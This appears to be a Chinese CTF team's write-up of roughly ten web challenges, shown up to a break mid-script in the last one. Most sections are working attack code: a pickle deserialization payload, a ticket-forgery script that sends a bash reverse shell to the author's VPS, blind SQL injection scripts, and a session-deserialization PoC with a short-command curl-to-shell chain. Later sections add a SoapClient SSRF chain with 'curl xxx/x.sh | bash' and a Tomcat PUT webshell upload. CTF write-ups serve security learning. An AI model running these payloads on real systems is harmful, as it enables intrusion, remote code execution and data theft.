Web

webtmp

可以传入pickle_data来赋值secret.name, secret.category。仅赋值不使用命令可以不带R

```
pickle_data = b"""(i__main__
Animal
p0
(dp1
S'category'
p2
S'vvv'
p3
sS'vvv'
p4
S'vvv'
p5
sbc__main__
secret
p0
(dp1
S'category'
p2
S'vvv'
sbc__main__
secret
p0
(dp1
S'name'
p2
S'vvv'
sb(i__main__
Animal
p0
(dp1
S'category'
p2
S'vvv'
p3
sS'name'
p4
S'vvv'
p5
sb."""



b'KGlfX21haW5fXwpBbmltYWwKcDAKKGRwMQpTJ2NhdGVnb3J5JwpwMgpTJ3Z2dicKcDMKc1MndnZ2JwpwNApTJ3Z2dicKcD
```

```
UKc2JjX19tYWluX18Kc2VjcmV0CnAwCihkcDEKUydjYXRlZ29yeScKcDIKUyd2dnYnCnNiY19fbWFpbl9fCnNlY3JldApwMA
ooZHAxClMnbmFtZScKcDIKUyd2dnYnCnNiKGlfX21haW5fXwpBbmltYWwKcDAKKGRwMQpTJ2NhdGVnb3J5JwpwMgpTJ3Z2di
cKcDMKc1MnbmFtZScKcDQKUyd2dnYnCnA1CnNiLg=='
```

传入生成的base64即可

---

dooog


解题思路

题目中请求了两次不同地址的信息，然后将数据进行加密之后进入命令执行，同时绕过命令百名单只需要将时间倒退30即可，payload

```
from Crypto.Cipher import AES
from Crypto import Random
import hashlib
import json,base64,time
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode
import requests

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')
    return session_json_serializer.loads(payload)

BS = 16
```

```
def unicode_to_utf8(s):
    if isinstance(s, unicode):
        s = s.encode("utf-8")
    return s

def pad(s):
    length = len(s)
    add = BS - length % BS
    byte = chr(BS - length % BS)
    return s + (add * byte)

def unpad(s):
    length = len(s)
    byte = s[length-1:]
    add = ord(byte)
    return s[:-add]

class AESCipher:
    def __init__(self, key):
        self.key = hashlib.md5(key).hexdigest()

    def encrypt(self, raw):
        raw = unicode_to_utf8(raw)
        raw = pad(raw)
        cipher = AES.new(self.key, AES.MODE_CBC, 'HaHaHahahahahaha')
        return cipher.encrypt(raw)

    def decrypt(self, enc):
        cipher = AES.new(self.key, AES.MODE_CBC, 'HaHaHahahahahaha')
        return unpad(cipher.decrypt(enc))

if __name__ == '__main__':
    host = '121.37.164.32'
    cookies = {'session':'.eJw9zU9rgzAYgPGvMnLuwak5TOjBLbHOkUjtqzbvpXTWrc0fC1MYpvS7Txj09px-
z43ABkhyI0-fJCEVL-
JjTXfl7qWoovMoHd2rmqIwNv6IbFxFaCptvfImrnI0ncUc4NtvW_4MQwPd25TXmfKSn15rjVO_t0b9rtfkviLd-
PN1mK6mHx475RsnfGYUoJWtmEvWWBmKUOo6km5pKLRg6SyBU4TMoSsspv_c5USSiK7I2I_j5TocTD8_XAmoRVuccZNpqbeBY
CoQkAbIzGKJQOl3io6HJUsX6_4HchtS_w.XmS6iw.AyUEFG6bDAUZt1Qkwu6mpXXHvns'}
    username = 'cch'
    target_ip = 'vps'
    cmd = 'bash -c "bash -i >& /dev/tcp/{}/9000 0>&1"'.format(target_ip)
    infos = decryption(cookies['session'].encode())
    cryptor = AESCipher(infos['session_key'])
    authenticator = cryptor.encrypt(json.dumps({'username': username, 'timestamp':
int(time.time()-62)}))
    res = requests.post('http://{}:5001/getTicket'.format(host),  data={'username': username,
'cmd': cmd, 'authenticator': base64.b64encode(authenticator), 'TGT': infos['TGT']})
    print(res.content)
    client_message, server_message = res.content.split('|')
    session_key = cryptor.decrypt(base64.b64decode(client_message))
    cryptor = AESCipher(session_key)
    authenticator = base64.b64encode(cryptor.encrypt(username))

    res = requests.post('http://{}:5002/cmd'.format(host), data={'server_message':
```

```
server_message, 'authenticator': authenticator})
    print({'server_message': server_message, 'authenticator': authenticator})
    print(res.content)
```



nweb

解题思路

随便注册一个账户，登陆后看到提示注册也是有等级的，联想到注册用户时表单内的type，发现了这个注释：

```
    <input class="input100" type="hidden" name="type" placeholder="hh" value=0>
</div>
<!--110-->
```


把type改成110就可以直接登陆了，注入点在登陆进去后的search.php里，脚本如下：

```
# -*- coding: utf-8 -*-
# @Author: p1g3
# @Date:   2020-03-08 02:10:00
# @Last Modified by:   p1g3
# @Last Modified time: 2020-03-08 03:29:16
import requests
import string
def sql():
    strings = string.printable
    url = 'http://121.37.179.47:1001/search.php'
    headers = {'Cookie': 'PHPSESSID=fur9vkq3dj8dc45qq0jj8jpbs4;
username=eb4e1710661e414209f2f4ad347145ed'}
    for string_value in strings:
        ascii_string = ord(string_value)
        data = {'flag':"' or if((seleselectct ascii(substr(flag,11,1)) frfromom
fl4g)='{}',1,0)#".format(ascii_string)}
        #print(data)
        resp = requests.post(url,data=data,headers=headers).text
        if 'There is flag!' in resp:
            print(string_value)
        # print(requests.post(url,data=data,headers=headers).text)
sql()
#database: ctf_2
#table: f14g,jd,user,admin
#select ascii(substr(column_name,5,1)) from information_schema.columns where table_name='fl4g'
limit 1,1
#' or if((select * from fl4g),1,0)#
#没跑出fl4g内的列，直接无列名盲注了 ' or if(((()=(selselectect * frfromom fl4g)),1,0)#
#flag:flag{Rogue-MySql-Server-is-nday}

#还有一半要登陆admin后找。
```

```
#username:admin password:e2ecea8b80a96fb07f43a2f83c8b0960
```

注入可以注出一半的flag，还有一半需要登陆admin后找，登陆后是这么个页面：

很明显的mysql客户端任意文件读取，直接读flag.php，0flag：



PHP-UAL1n3

解题思路

先看下phpinfo查看php版本，表哥们说有现成的payload一把嗦

https://github.com/mm0r1/exploits/tree/master/php7-backtrace-bypass

先用file_put_contents写入文件，然后再include下这个文件执行/readflag就出来了，但是好像要多试几次，不知道为什么会500。

---

sqlcheckin

解题思路

题目有源码：

```
<?php
    // ...
    $pdo = new PDO('mysql:host=localhost;dbname=sqlsql;charset=utf8;', 'xxx', 'xxx');
    $pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
    $stmt = $pdo-
>prepare("SELECT username from users where username='${_POST['username']}' and password='${_POST
['password']}'");
    $stmt->execute();
    $result = $stmt->fetchAll();
    if (count($result) > 0) {
        if ($result[0]['username'] == 'admin') {
            include('flag.php');
            exit();
```

注入点在password处：

username:admin

password: 1'-'1

即可得到flag

---

hackme

解题思路

http://121.36.222.22:88/www.zip

第一步

https://xz.aliyun.com/t/6640#toc-10

php session 机制差异反序列化漏洞

payload: `|O:11:"upload_sign":2:{s:4:"sign";s:21:"这里空空如也哦";s:5:"admin";i:1;}`

第二步

```
./sandbox/9afd01652c5e66b3cd5112eee13c94bc <?php

require_once('./init.php');
error_reporting(0);
if (check_session($_SESSION)) {
    #hint : core/clear.php //从头再来
    $sandbox = './sandbox/' . md5("Mrk@1xI^" . $_SERVER['REMOTE_ADDR']);
    echo $sandbox;
    @mkdir($sandbox);
    @chdir($sandbox);
    if (isset($_POST['url'])) {
        $url = $_POST['url'];
        if (filter_var($url, FILTER_VALIDATE_URL)) {
            if (preg_match('/(data:\/\/)|(&)|(\|)|(\.\/)/i', $url)) {
                echo "you are hacker";
            } else {
                $res = parse_url($url);
                if (preg_match('/127\.0\.0\.1$/', $res['host'])) { // 这里可以用 127.0.0.2 来绕
                    $code = file_get_contents($url);
                    if (strlen($code) <= 4) {
                        @exec($code);
                    } else {
                        echo "try again";
                    }
                }
            }
        } else {
            echo "invalid url";
        }
    } else {
        highlight_file(__FILE__);
    }
} else {
    die('只有管理员才能看到我哟');
```

}

第二层是用 bytectf2019 的 boringcode 改的 https://www.cnblogs.com/BOHB-yunying/p/11616311.html#NzKYCRMN

利用 compress.zlib://data:@127.0.0.1 就可以绕过 data 协议和 host 的限制，接着用 data 协议就能控制 $code，最后就是经典的 4 字符 getshll


https://www.anquanke.com/post/id/87203

poc：

```
from urllib import quote
import requests
import base64
re = requests.session()
```

```
url = "http://121.36.222.22:88/?page=login"
re.post(url, data={'name':'1231'})
url = "http://121.36.222.22:88/?page=upload"
re.post(url, data={'sign':'|O:11:"upload_sign":2:
{s:4:"sign";s:2:">s";s:5:"admin";i:1;}|O:4:"info":2:{s:5:"admin";i:1;s:4:"sign";s:4:">131";}'})
herders={'X-Forwarded-For':'1.0.0.0'}
url = "http://121.36.222.22:88/core/"
dir_ = [
    '>dir',
    '>sl',
    '>g\>',
    '>ht-',
    '*>v',
    '>rev',
    '*v>x',
    '>p\ ',
    '>ph\\',
    '>a.\\',
    '>\>\\',
    '>%s\\' % ip[10:12],
    '>%s\\' % ip[8:10],
    '>%s\\' % ip[6:8],
    '>%s\\' % ip[4:6],
    '>%s\\' % ip[2:4],
    '>%s\\' % ip[0:2],
    '>\ \\',
    '>rl\\',
    '>cu\\',
    'sh x',
    'sh g',
]
ip = 'xxxx'
payload = 'compress.zlib://data:@127.0.0.1/plain;base64,{0}'
for i in dir_:
    print(i)
    r = re.post(url,headers=herders,data={"url":payload.format(base64.b64encode(i))})
    print r.text
re.close()
```

getshell 后在根目录找到flag



Warning: Use of undefined constant a - assumed 'a' (this will throw an Error in a future version of PHP) in **/var/ww**
flag{B11e_oX4461_Y2h1_100_OIZW4===}

fmkq

解题思路

```
<?php
error_reporting(0);
if(isset($_GET['head'])&&isset($_GET['url'])){
    $begin = "The number you want: "; // 这里需要用变量覆盖 %s% 达到输出字符的目的
    extract($_GET); // 变量覆盖
    if($head == ''){
        die('Where is your head?');
    }
    if(preg_match('/[A-Za-z0-9]/i',$head)){
        die('Head can\'t be like this!');
    }
    if(preg_match('/log/i',$url)){
        die('No No No');
    }
    if(preg_match('/gopher:|file:|phar:|php:|zip:|dict:|imap:|ftp:/i',$url)){
        die('Don\'t use strange protocol!');
    }
    $funcname = $head.'curl_init';
    $ch = $funcname();
    if($ch){
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);

        curl_close($ch);
```

```
    }
    else{
        $output = 'rua';
    }
    echo sprintf($begin.'%d',$output);
}
else{
    show_source(__FILE__);
}
```

begin=%s% 就让 sprintf 这里输出字符串

head=\ 组装后的 $funcname 就是 \curl_init

```
http://121.37.179.47:1101/?begin=%s%&head=\&url=http://127.0.0.1/
```

可以看到成功访问了 http://127.0.0.1

本地安装的PHP，curl 支持的协议有：

```
dict, file, ftp, ftps, gopher, http, cs, imap, imaps, ldap, ldaps, pop3, pop3s, rtmp, rtsp, scp,
sftp, smb, smbs, smtp, smtps, telnet, tftp
```

http 扫端口找到了 8080

Go Cancel < > Target: http://121.37.179.47:1101

Request


Raw Params Headers Hex

```
GET /?begin=%s%&head=\&url=http://127.0.0.1:8080 HTTP/1.1
Host: 121.37.179.47:1101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sat, 07 Mar 2020 14:21:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 277
Connection: close
Content-Type: text/html; charset=UTF-8


       Welcome to our FMKQ api, you could use the help
information below
       To read file:
           /read/file=example&vipcode=example
           if you are not vip,let vipcode=0,and you can only read
/tmp/{file}
       Other functions only for the vip!!!
       %d
```




一开始以为是SSTI模板注入，按照模板注入的做法拿到了vipcode

有了vipcode之后就可以读取源代码了，拿到了源码。发现其实是格式化漏洞，在readfile中还有个格式化漏洞。可以利用这个去拼接fl4g从而绕过path检查

```python
class vipreadfile():
    def __init__(self,readfile):
        self.filename = readfile.GetFileName()
        self.path = os.path.dirname(os.path.abspath(self.filename))
        self.file = File(os.path.basename(os.path.abspath(self.filename)))
        global current_folder_file
        try:
            current_folder_file = os.listdir(self.path)
        except:
            current_folder_file = current_folder_file

    def __str__(self):
        if 'fl4g' in self.path:
            return 'nonono,this folder is a secret!!!'
        else:
            output = '''Welcome,dear vip! Here are what you want:\r\nThe file you read is:\r\n'''
            filepath = (self.path + '/{vipfile}').format(vipfile=self.file)
            output += self.path + "\n"
            output += self.file + "\n"
            output += filepath
            output += '\r\n\r\nThe content is:\r\n'
```

http://121.37.179.47:1101/?begin=%s%&head=\&url=http://127.0.0.1:8080/read/file=/{vipfile.file[0]}l4g_1s_h3re_u_wi11_rua/flag%26vipcode=MQTEFGfxpS76zB90Vb8uyiZoL1mkNUjlwJ2aAsKdeIHcOvtY



baby_java


java xxe，借助ftp

```
pom.xml
Method• post
Path • /you_never_know_the_path

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
https://maven.apache.org/xsd/maven-4.0.0.xsd">

    <modelVersion>4.0.0</modelVersion>
```

```
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.2.4.RELEASE</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.tr1ple</groupId>
    <artifactId>sus</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <name>baby_java</name>
    <description>Spring Boot</description>

    <properties>
        <java.version>1.8</java.version>
    </properties>
    <dependencies>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter</artifactId>
        </dependency>
        <dependency>
            <groupId>org.apache.commons</groupId>
            <artifactId>commons-configuration2</artifactId>
            <version>2.2</version>
        </dependency>
        <dependency>
            <groupId>org.aspectj</groupId>
            <artifactId>aspectjweaver</artifactId>
            <version>1.9.5</version>
        </dependency>
        <dependency>
            <groupId>org.aspectj</groupId>
            <artifactId>aspectjtools</artifactId>
            <version>1.9.5</version>
        </dependency>
        <dependency>
            <groupId>saxpath</groupId>
            <artifactId>saxpath</artifactId>
            <version>1.0-FCS</version>
        </dependency>
        <dependency>
            <groupId>commons-configuration</groupId>
            <artifactId>commons-configuration</artifactId>
            <version>1.6</version>
        </dependency>
        <dependency>
            <groupId>commons-lang</groupId>
            <artifactId>commons-lang</artifactId>
            <version>2.5</version>
        </dependency>
          <dependency>
            <groupId>org.apache.flex.blazeds</groupId>

            <artifactId>flex-messaging-core</artifactId>
```

```
            <version>4.7.3</version>
        </dependency>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-thymeleaf</artifactId>
        </dependency>
        <dependency>
            <groupId>com.alibaba</groupId>
            <artifactId>fastjson</artifactId>
            <version>1.2.48</version>
        </dependency>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
            <exclusions>
                <exclusion>
                    <groupId>org.junit.vintage</groupId>
                    <artifactId>junit-vintage-engine</artifactId>
                </exclusion>
            </exclusions>
        </dependency>
        <dependency>
            <groupId>commons-collections</groupId>
            <artifactId>commons-collections</artifactId>
            <version>3.1</version>
        </dependency>
    </dependencies>
    <build>
        <plugins>
            <plugin>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>
</project>
```

fastjson，unicode貌似过滤了，打不出，用-试试 jrmp一把梭



nothardweb

```
<?php
define("URL", 'http://121.37.161.79:2333/');

function curl_get($cookies = false) {
    $header = [];
    if ($cookies) {
        $header[] = 'Cookie: ' . implode(';', $cookies);
    }
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, URL);
    curl_setopt($curl, CURLOPT_HEADER, 1);
    curl_setopt($curl, CURLOPT_HTTPHEADER, $header);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($curl, CURLOPT_SSL_VERIFYHOST, false);
    $data = curl_exec($curl);
    if (curl_error($curl)) {
        print "Error: " . curl_error($curl);
    } else {
        list($h, $b) = explode("\r\n\r\n", $data);
        preg_match_all("/set\-cookie: (\w+)=(.*?);([^\r\n]*)/i", $h, $matches);
        $c = [];
        foreach ($matches[0] as $key => $value) {
            $c[$matches[1][$key]] = $matches[2][$key];
        }
        return [
            'c' => $c,
            'b' => $b,
        ];
        curl_close($curl);
    }
}


$GUEST = 'O:4:"User":1:{s:8:"username";s:5:"guest";}';
$IV = 'vvvvvvvv';
$res = curl_get();

$PHPSESSID = $res['c']['PHPSESSID'];
preg_match_all("/\<td\>(\d+)\<\/td\>/", $res['b'], $matches);
$seed = trim(shell_exec(sprintf('python3 reverse_mt_rand.py %s %s 0 1', $matches[1][0],
$matches[1][2])));
mt_srand($seed);
$mr[] = mt_rand();
for ($i = 1; $i < 226; $i++) {
    mt_rand();
}
$diff = array_diff($mr, $matches[1]);
$mr[] = mt_rand();
$mr[] = mt_rand();
```

```
if (count($diff) > 0) {
    die('mt_rand error');
}
$mtrand = mt_rand();
$KEY = strval($mtrand & 0x5f5e0ff);
$user = base64_decode($res['c']['user']);
$uid = openssl_decrypt($user, 'des-cbc', $KEY, 0, $IV);
$GIV = '';
for ($i = 0; $i < strlen($IV); $i++) {
    $GIV .= chr(ord($IV[$i]) ^ ord($uid[$i]) ^ ord($GUEST[$i]));
}
$uid = openssl_decrypt($user, 'des-cbc', $KEY, 0, $GIV);
if ($uid !== $GUEST) {
    die("IV error");
}
$ADMIN = 'O:4:"User":1:{s:8:"username";s:5:"admin";}';
$hash = md5($ADMIN);
$cipher = openssl_encrypt($ADMIN, "des-cbc", $KEY, 0, $GIV);
$user = urlencode(base64_encode($cipher));
$cookies = [
    'PHPSESSID=' . $PHPSESSID,
    'user=' . $user,
    'hash=' . $hash,
];
$res = curl_get($cookies);
if (strpos($res['b'], 'maybe something useful') === false) {
    print_r($res);
    die('Not success');
}
print_r("SSRF...");
$pl = 'http://10.10.1.12/index.php?cc=' . urlencode('`$cc`;curl xxx/x.sh --output - | bash');
$pl = 'http://10.10.1.12/index.php?cc=' . urlencode('`$cc`;id');
$obj = new SoapClient(null, [
    'uri' => '/vkorz',
    'location' => $pl,
]);
$obj->username = "admin";
$ser_obj = serialize($obj);
$cipher = openssl_encrypt($ser_obj, "des-cbc", $KEY, 0, $GIV);
$user = base64_encode($cipher);
$hash = md5($ser_obj);
$cookies = [
    'PHPSESSID=' . $PHPSESSID,
    'user=' . $user,
    'hash=' . $hash,
];
$res = curl_get($cookies);
print_r($res);
```

username: admin

I left a shell in 10.10.1.12/index.php try to get it!

```
<?php
if (isset($_GET['cc'])) {
    $cc = $_GET['cc'];
    var_dump(substr($cc, 0, 6));
    eval(substr($cc, 0, 6));
} else {
    highlight_file(__FILE__);
}
?>
```

SOAPCCLIENT

cat /hint

your next target is in 10.10.2.13:8080

enjoy it!

Tomcat 8.5.19


```
curl -XPUT 10.10.2.13:8080/lfy.jsp/  -d '@lfy.jsp'
curl 10.10.2.13:8080/lfy.jsp\?lfy=023\&i=cat%20/flag --output -
```

happyvacation

解题思路

```
#!/usr/bin/env python3
# -*- coding:utf-8 -*-
"""
    Author : Virink <virink@outlook.com>
    Date   : 2020/03/07, 21:43
"""

import requests as req
import re
import commands

cookies = {
    'PHPSESSID': 'a68ff240535c536f9bcc324a1a32c676'
}

def upload(data):
    files = {'file': ('x', data, 'application/octet-stream')}
    resp = req.post('http://159.138.4.209:1002/customlize.php?referer=index',files=files,
cookies=cookies)
def quiz(answer="user->url->pre"):
    params = {
